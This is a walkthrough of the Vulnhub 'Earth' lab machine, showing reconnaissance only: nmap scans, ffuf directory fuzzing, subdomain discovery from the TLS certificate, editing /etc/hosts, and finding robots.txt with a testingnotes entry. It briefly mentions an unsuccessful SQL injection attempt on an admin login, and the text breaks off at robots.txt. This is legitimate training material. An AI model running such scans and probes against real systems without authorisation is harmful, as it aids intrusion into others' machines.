

# Earth (Vulnhub)

ip of the machine :- 192.168.122.84

```
~/current (4.074s)
ping 192.168.122.84 -c 5

PING 192.168.122.84 (192.168.122.84) 56(84) bytes of data.
64 bytes from 192.168.122.84: icmp_seq=1 ttl=64 time=0.371 ms
64 bytes from 192.168.122.84: icmp_seq=2 ttl=64 time=0.541 ms
64 bytes from 192.168.122.84: icmp_seq=3 ttl=64 time=0.681 ms
64 bytes from 192.168.122.84: icmp_seq=4 ttl=64 time=0.630 ms
64 bytes from 192.168.122.84: icmp_seq=5 ttl=64 time=0.542 ms

--- 192.168.122.84 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4043ms
rtt min/avg/max/mdev = 0.371/0.553/0.681/0.105 ms
```

machine is on!!!

```
~/current (13.328s)
```

```
nmap -p- --min-rate=10000 192.168.122.84
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-21 18:48 IST
```

```
Nmap scan report for 192.168.122.84
```

```
Host is up (0.00029s latency).
```

```
Not shown: 65513 filtered tcp ports (no-response), 19 filtered tcp ports (host-unreach)
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
80/tcp    open  http
```

```
443/tcp   open  https
```

```
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

Got three open ports this time.


```
~/current (13.898s)
nmap -p 22,80,443 -sC -A -T5 -Pn 192.168.122.84

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-21 18:49 IST
Nmap scan report for 192.168.122.84
Host is up (0.00057s latency).


PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp    open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-title: Bad Request (400)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
443/tcp   open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_Not valid after:  2031-10-10T23:26:31
| tls-alpn:
|_  http/1.1
|_http-title: Test Page for the HTTP Server on Fedora
| http-methods:
|_  Potentially risky methods: TRACE

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.87 seconds
```

Did an aggressive scan and found about the versions of the services running on the ports.



Nothing on port 80 web server. Will do directory fuzzing after checking the one on port 443.



Just the default page of the fedora web server.

~/current (29.522s)

ffuf -u http://192.168.122.84/FUZZ -w /usr/share/dirb/wordlists/common.txt

```
/'_--\ /'_--\ /'_--\
/\ \_--/ /\ \_--/ -- -- /\ \_--/
\ \ ,_--\ \ \ ,_--\ \ \_--\ \ \ ,_--\
\ \ \_--/ \ \ \_--/ \ \_--\ \ \_--\
\ \ \_--\ \ \ \_--\ \ \_--\ \ \_--\
\ \_--/ \ \_--/ \ \_--/ \ \_--/
```

v2.1.0

```
-----
:: Method          : GET
:: URL             : http://192.168.122.84/FUZZ
:: Wordlist        : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
-----
```

```
cgi-bin/ [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 0ms]
:: Progress: [4614/4614] :: Job [1/1] :: 154 req/sec :: Duration: [0:00:29] :: Errors: 0 ::
```

Found only cgi-bin.

~/current (1.309s)

ffuf -u https://192.168.122.84/FUZZ -w /usr/share/dirb/wordlists/common.txt

```
/'___\  /'___\      /'___\
/\  \_/\ /\  \_/\  _ _  /\  \_/\
\ \ ,__\ \ \ ,__\ \ \ \ \ ,__\
\ \ \_/\ \ \ \_/\ \ \ \_/\ \ \ \_/\
\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
```


v2.1.0

```
-----
:: Method          : GET
:: URL             : https://192.168.122.84/FUZZ
:: Wordlist        : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
-----
```

```

[Status: 403, Size: 8474, Words: 2175, Lines: 319, Duration: 9ms]
.htaccess      [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 36ms]
.htpasswd      [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 85ms]
.hta           [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 85ms]
cgi-bin/       [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 20ms]
:: Progress: [4614/4614] :: Job [1/1] :: 2469 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

On port 443 also some 403s.



So, saw the SSL certificate and got a domain.



```
# Static table lookup for hostnames.  
# See hosts(5) for details.
```

```
192.168.122.84    earth.local
```

```
~
```

```
~
```

```
~
```

So, added this domain and ip in /etc/hosts file.



Went to the domain and saw the application now.

~/current (5.319s)

ffuf -u https://earth.local/FUZZ -w /usr/share/dirb/wordlists/common.txt

```

/'_--\  /'_--\      /'_--\
/\  \_/\ /\  \_/\  --  --  /\  \_/\
\ \ ,_--\ \ \ ,_--\ /\  \/\  \ \ \ ,_--\
\ \ \_/\ \ \ \_/\ /\  \/\  \ \ \ \_/\
\ \_\  \ \_\  \ \_\_--/\  \_\  \
\/_/\  \/_/\  \/_--/\  \/_/\

```

v2.1.0

-----

```

:: Method          : GET
:: URL             : https://earth.local/FUZZ
:: Wordlist         : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500

```

-----

```

[Status: 200, Size: 2646, Words: 65, Lines: 40, Duration: 218ms]
admin [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 48ms]
cgi-bin/ [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 0ms]
:: Progress: [4614/4614] :: Job [1/1] :: 1010 req/sec :: Duration: [0:00:05] :: Errors: 0 ::

```

Did directory fuzzing on earth.local and this time got an admin web page.

← → ↻ 🔒 <https://earth.local/admin/login>

## Log In

- Please enter a correct username and password. Note that both fields may be case-sensitive.


Username:

Password:

It showed an error after entering a basic SQL injection payload. But it is not vulnerable to SQL injection.

Validity	
Not Before	Tue, 12 Oct 2021 23:26:31 GMT
Not After	Fri, 10 Oct 2031 23:26:31 GMT
Subject Alt Names	
DNS Name	earth.local
DNS Name	terratest.earth.local
Public Key Info	
Algorithm	RSA
Key Size	4096

So, saw the certificate in more depth in another browser and found another sub domain. Let's add this also in /etc/hosts.



This another sub domain is also hosting same stuff. Let's do directory fuzzing on this.

~/current (1.282s)

ffuf -u https://terratest.earth.local/FUZZ -w /usr/share/dirb/wordlists/common.txt

```
/'___\  /'___\          /'___\
/\  \_/\ /\  \_/\  __  __  /\  \_/\
\ \ ,__\ \ \ ,__\ \ \ \ \ \ \ ,__\
 \ \ \_/\ \ \ \_/\ \ \ \_/\ \ \ \_/\
  \ \ \  \ \ \ \  \ \ \_--/\  \ \ \
   \ \_/\   \ \_/\   \ \_--/\   \ \_/\
```

v2.1.0

```
-----
:: Method           : GET
:: URL              : https://terratest.earth.local/FUZZ
:: Wordlist          : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Follow redirects : false
:: Calibration       : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500
-----
```

```
.hta           [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 3ms]
.htaccess      [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 2ms]
.htpasswd      [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 1ms]
               [Status: 200, Size: 26, Words: 4, Lines: 2, Duration: 432ms]
cgi-bin/       [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 0ms]
index.html     [Status: 200, Size: 26, Words: 4, Lines: 2, Duration: 0ms]
robots.txt     [Status: 200, Size: 521, Words: 31, Lines: 31, Duration: 6ms]
:: Progress: [4614/4614] :: Job [1/1] :: 9523 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

Oh!!! Found robots.txt.




<https://terratest.earth.local/robots.txt>

```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
```



```
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

